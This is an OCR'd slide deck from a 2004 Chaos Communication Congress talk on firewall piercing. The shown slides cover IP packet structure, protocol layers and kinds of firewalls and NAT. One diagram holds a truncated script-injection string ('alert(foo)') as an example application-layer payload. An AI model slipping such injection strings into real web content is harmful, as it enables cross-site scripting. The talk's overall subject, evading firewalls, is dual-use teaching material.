Firewall Piercing

Creative Exploitation of valid Internet Protocols

Maik Hentsche <maik@mm-double.de>
Frank Becker <fb@alien8.de>

21st Chaos Communication Congress, Berlin, Germany


2004-12-29

Agenda

- Basics
- Short Intro to Firewalls
- Tools
- Tunnel
  - Simple Examples of tunnel
  - More advanced tunnel
- Links

Internet Protokoll: Packets

http://www.freesoft.org/CIE/Course/Section3/7.htm



Header

Payload

0 4 8 16 19 31

Version | IHL | Type of Service | Total Length

Identification | Flags | Fragment Offset

Time To Live | Protocol | Header Checksum

Source IP Address


Destination IP Address

Options | Padding


- Packets consist of:
  - Header: Source, Destination, Infos about packet
  - Payload: actual data

IP: Layers

http://en.wikipedia.org/wiki/Internet_protocol_suite



	Application *"layer 7"*	e.g. HTTP, FTP, DNS *(routing protocols like RIP, which for obscure reasons run over UDP, may also be considered part of the network layer)*
4	**Transport**	e.g. TCP, UDP, RTP, SCTP *(routing protocols like OSPF, which run over IP, may also be considered part of the Network layer)*
3	**Network**	For TCP/IP this is the Internet Protocol (IP) *(required protocols like ICMP and IGMP run over IP, but may still be considered part of the network layer; ARP does not run over IP)*
2	**Data Link**	e.g. Ethernet, Token ring, etc.
1	**Physical**	e.g. physical media, and encoding techniques, T1, E1



ipt>'alert(foo)'</scr ...

80/tcp

23.5.42.23

00:0B:5D:58:C8:52

A short Firewall Intro


Firewalls: Terms

Firewall is a concept not a product!


- Router
- Paket Filter
  - Stateless
  - Stateful
- NAT/NAPT-Gateway
- Application Layer Gateway / Proxies

Router

- Forwards IP-Packets through the Net
  - Can discard packets
  - Can route packets to certain hosts




Stateless Paket Filter



– IP packets are filtered by Layer 3 Header

– no relation between packets

Stateful Paket Filter



Source

Application

Transport

IP

MAC

Physical

Transport

IP

MAC

Physical

MAC

Physical

Dest.

Application

Transport


IP

MAC

Physical


- IP packets are filtered by layer 3&4
- Paketfilter knows state of connection
  example: ftp

Packet Filters: Where they act



- different network-layers
- Advantage of Bridging FW: transparent (since working on MAC layer)


Application Layer Gateway / Proxy



- Proxy talks the layer 7 protocol
- Proxy is source for communication to the destination
- optional, required or transparent

NAT / NAPT / Masquerading

- Private RFC 1918 non-routed addresses
- NAT: Network Adress Translation
- NAPT: Network and Port Translation
- Masquerading: everything hidden behind gateway IP

